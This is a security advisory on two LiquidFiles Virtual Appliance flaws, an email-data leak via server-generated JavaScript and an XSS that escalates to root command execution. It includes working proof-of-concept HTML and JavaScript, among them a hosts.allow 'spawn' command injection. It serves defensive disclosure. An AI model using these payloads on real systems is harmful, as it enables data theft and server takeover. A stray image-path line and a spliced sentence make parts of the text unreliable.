# Advisory Information

- Title: LiquidFiles Virtual Appliance Multiple Vulnerabilities
- Release mode: Coordinated disclosure
- Date published: 2020-08-05
- Class: CWE-79
- CVE IDs: CVE-2020-29071, CVE-2020-29072
- Remotely exploitable: Yes (Client-Side)
- Locally exploitable: Yes (Client-Side)

# Vulnerability Description

LiquidFiles [1] is a Virtual Appliance that helps Companies and Organizations Send, Receive & Share Large Files, Fast & Securely.

Vulnerabilities were found in LiquidFiles V.A. which exploit the way it renders user content. Targeting a logged-in user would allow malicious users to perform client-side attacks. The impact of this ranges from executing commands as root on the server to retrieving sensitive information about encrypted e-mails, depending on the permissions of the user targeted. It should be noted that client-side interaction is mandatory for these attacks to succeed (e.g. accessing an attacker-controlled website).

# Vendor Information, Solutions and Workarounds

- The vendor issued an update to address both issues described in this advisory. Please update to LiquidFiles Virtual Appliance v3.3.19 or higher. For more information visit https://man.liquidfiles.com/release_notes/version_3-3-x.html.

# Vulnerable packages

- LiquidFiles Virtual Appliance v3.3.18. Previous versions were not tested.

# Credits

This vulnerability was discovered and researched by Leandro Barragan.


# Technical Description / Proof of Concept Code

## E-mail content leakage via Server-Generated Javascript Responses

[CVE-2020-29072] Several endpoints were found to be using a pattern called "Server-Generated Javascript Responses". This pattern, commonly used on Rails applications, allows the application to bypass cross-origin protections by returning data in form of Javascript code, in a similar fashion to the more prevalent JSONP technique.

For example, the following URL returns all the sent e-mails: `https://server/messages/sent?format=js`

```
$("#messages").html('<thead>\n  <tr>\n    <th>ID<\/th>\n    <th><a href=\"/messages/sent?direction=asc&amp;sort=recipients\">Reci
```



An attacker could embed that endpoint in its own website in order to access the information about the encrypted messages a user sent in the past:

```
<html>
<head><script src="https://code.jquery.com/jquery-3.4.1.js"></script></head>
  <body>
    <div id="messages" class="messages"></div>
    <script src="https://server/messages/sent?format=js"></script>
  </body>
</html>
```

After obtaining the IDs of the sent messages, its contents can also be disclosed by including the following URL:
`https://server/message/<ID>/popup?format=js`

This issue is not limited to the previously mentioned endpoints, approximately 109 ERB views were found to be vulnerable to this issue.

## Cross-Site Scripting via Rendering of Uploaded Files

[CVE-2020-29071] A Cross-Site Scripting issue was found which can be exploited by uploading HTML files using the "Shares" feature.

When viewing uploaded files using the UI, documents are embedded using iframes with the "sandbox" attribute set. This prevents any malicious Javascript code from being executed. However, accessing the file directly using the generated URL would render the file inline in the context of the web application's origin:

- `https://server/shares/<SHARE_NAME>/folders/root/files/<FILENAME>-htmlview/<FILENAME>`

Leveraging this behavior, it is possible to obtain code execution as root on the appliance by targeting users with "Sysadmin" privileges. LiquidFiles offers a way to set a password in order to log into the appliance via SSH. This password can only be set on the first login, and

then it can not be changed using the web interface. Given that this is not always the case, this option is nonideal.

Another method exists to achieve code execution. The "Access Control" setting on the UI embeds the user input verbatim on `/etc/hosts.allow`. By leveraging TCP Wrappers ability to execute commands, an attacker can send a specially crafted "Allowed Hosts" list which would execute arbitrary commands as root after any other user tries to connect to the SSH Daemon running on the server. A proof of concept document for this is provided below:

```
<html>
<body>
  <script type="application/javascript">
    command = '/usr/bin/touch /tmp/sarasa'
    system_console_url = '/system/console';

    function get_csrf_token(html_content) {
      var doc = document.implementation.createHTMLDocument();
      doc.body.innerHTML = html_content;
      csrf_token = doc.getElementsByName('csrf-token')[0].getAttribute('content');
    }

    function send_commands_to_execute() {
      var payload = "ALL: spawn (" + command + ") &";
      fetch(system_console_url + "/access", {
         credentials: 'include',
         method: 'POST',
         headers: { 'Content-Type': 'application/x-www-form-urlencoded'},
         body: 'utf8=%E2%9C%93&authenticity_token=' + encodeURIComponent(csrf_token) +
          '&commit=Save' + '&hosts_allow=' + encodeURIComponent(payload)
      }).then((response)=>{ console.log("attack successful")})
    }

    fetch(system_console_url).then((resp)=>{ return resp.text() })
      .then((text)=>{ get_csrf_token(text) })
      .then((text)=>{ send_commands_to_execute() });
  </script>
</body>
</html>
```

## Report Timeline

- 2019-12-19: Initial contact to the vendor
- 2019-12-23: Draft advisory sent to the vendor using its helpdesk platform
- 2019-12-24: A fix was issued by the vendor and confirmed by the reporter
- 2020-08-05: Published advisory
- 2020-11-23: Requested CVE numbers to MITRE
- 2020-11-24: MITRE assigned CVE-2020-29071, CVE-2020-29072

## References


1. https://www.liquidfiles.com/